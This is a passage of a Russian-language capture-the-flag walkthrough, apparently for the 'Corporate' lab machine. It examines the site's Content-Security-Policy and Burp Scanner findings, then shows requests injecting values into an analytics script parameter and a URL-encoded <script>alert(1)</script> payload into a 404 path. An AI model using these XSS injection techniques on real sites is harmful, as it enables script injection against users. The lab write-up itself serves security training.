```
HTTP/1.1 200 OK
Date: Mon, 12 Feb 2024 08:46:13 GMT
Content-Type: text/html; charset=utf-8
Connection: close
ETag: W/"683-wg04y+/cwmB6lAQcasGHyNOC5SA"
Content-Security-Policy: base-uri 'self'; default-src 'self' http://corporate.htb http://*.corporate.htb; style-src 'self' 'unsafe-inline'
https://fonts.googleapis.com https://maps.googleapis.com https://maps.gstatic.com; font-src 'self' https://fonts.googleapis.com/ https://fonts.gstatic.com
data:; img-src 'self' data: maps.gstatic.com; frame-src https://www.google.com/maps/; object-src 'none'; script-src 'self'
X-Content-Type-Options: nosniff
X-XSS-Options: 1; mode=block
X-Frame-Options: DENY
Content-Length: 1667

<!DOCTYPE html>
<html lang="en">
  <head>
```

Ответ сервера

Content Security Policy — это механизм обеспечения безопасности, с помощью которого можно защищаться от XSS-атак. CSP описывает доверенные источники для загрузки ресурсов и устанавливает правила использования встроенных скриптов. Загрузка с ресурсов, не входящих в белый список, блокируется. Таким образом, для эксплуатации XSS нужно найти возможность закинуть код на один из ресурсов `corporate.htb`.

В это время **Burp Scanner** определил возможность манипуляции содержимым JS-скрипта `/assets/js/analytics.min.js` через параметр `v`.




Issues

- Cross-site scripting (reflected) [5]
  - /analytics/init [URL path folder 1]
  - /analytics/page [URL path folder 1]
  - /analytics/track [URL path folder 1]
  - /assets/js/analytics.min.js [URL path folder 1]
  - /assets/js/analytics.min.js [v parameter]
- Unencrypted communications
- Vulnerable JavaScript dependency [3]
- Open redirection (DOM-based) [8]
- Input returned in response (reflected) [5]

```
GET /assets/js/analytics.min.js?v=2105198945148jpdsm(a)e69z0 HTTP/1.1
Host: corporate.htb
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/116.0.5845.111 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Запрос на сервер




Issues

- Cross-site scripting (reflected) [5]
  - /analytics/init [URL path folder 1]
  - /analytics/page [URL path folder 1]
  - /analytics/track [URL path folder 1]
  - /assets/js/analytics.min.js [URL path folder 1]
  - /assets/js/analytics.min.js [v parameter]
- Unencrypted communications
- Vulnerable JavaScript dependency [3]
- Open redirection (DOM-based) [8]
- Input returned in response (reflected) [6]

```
      'identify':({
        payload:_0x5cdcc5
      }
      )=>{
        const _0x54310b=_0xb3bfb7;
        fetch(_0x54310b(0x1a0),{
          'method':_0x54310b(0x1a4),'mode':_0x54310b(0x188),'body':JSON[_0x54310b(0x18e)](_0x5cdcc5)
        }
        );
      }
    }
  ]
}
);
Analytics[_0xb3bfb7(0x194)]((2105198945148jpdsm(a)e69z0)[_0xb3bfb7(0x193)]()),Analytics['page'](),
Array[_0xb3bfb7(0x199)](document[_0xb3bfb7(0x18d)]('a'))[_0xb3bfb7(0x18f)](_0x40e926=>{
  const _0xf9ca0d=_0xb3bfb7;
  _0x40e926[_0xf9ca0d(0x1a2)](_0xf9ca0d(0x1a5),()=>{
    const _0x3f9eab=_0xf9ca0d;
    Analytics[_0x3f9eab(0x19a)]('click',{
      'text':_0x40e926[_0x3f9eab(0x198)],'href':_0x40e926['href']
    }
    );
  }
  );
}
);
document[_0xb3bfb7(0x197)](_0xb3bfb7(0x191))&&document[_0xb3bfb7(0x197)](_0xb3bfb7(0x191))[_0xb3bfb7(
0x1a2)](_0xb3bfb7(0x1a5),()=>{
  const _0x142bfa=_0xb3bfb7;
  Analytics[_0x142bfa(0x19a)](_0x142bfa(0x1a6));
}
);
```

Ответ сервера

Также нашлась возможность менять содержимое страницы 404 главного сайта, что позволяет вставить теги `<script>` и перейти к уязвимости Self-XSS.




Issues

- Cross-site scripting (reflected) [6]
  - /analytics/init [URL path folder 1]
  - /analytics/page [URL path folder 1]
  - /analytics/track [URL path folder 1]
  - /assets/js/analytics.min.js [URL path folder 1]
  - /assets/js/analytics.min.js [URL path folder 2]
  - /assets/js/analytics.min.js [v parameter]
- Unencrypted communications
- Vulnerable JavaScript dependency [3]
- Open redirection (DOM-based) [8]
- Input returned in response (reflected) [6]

```
GET /w5jno%3cscript%3ealert(1)%3c/script%3exc2kv/init HTTP/1.1
Host: corporate.htb
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/116.0.5845.111 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Запрос на сервер



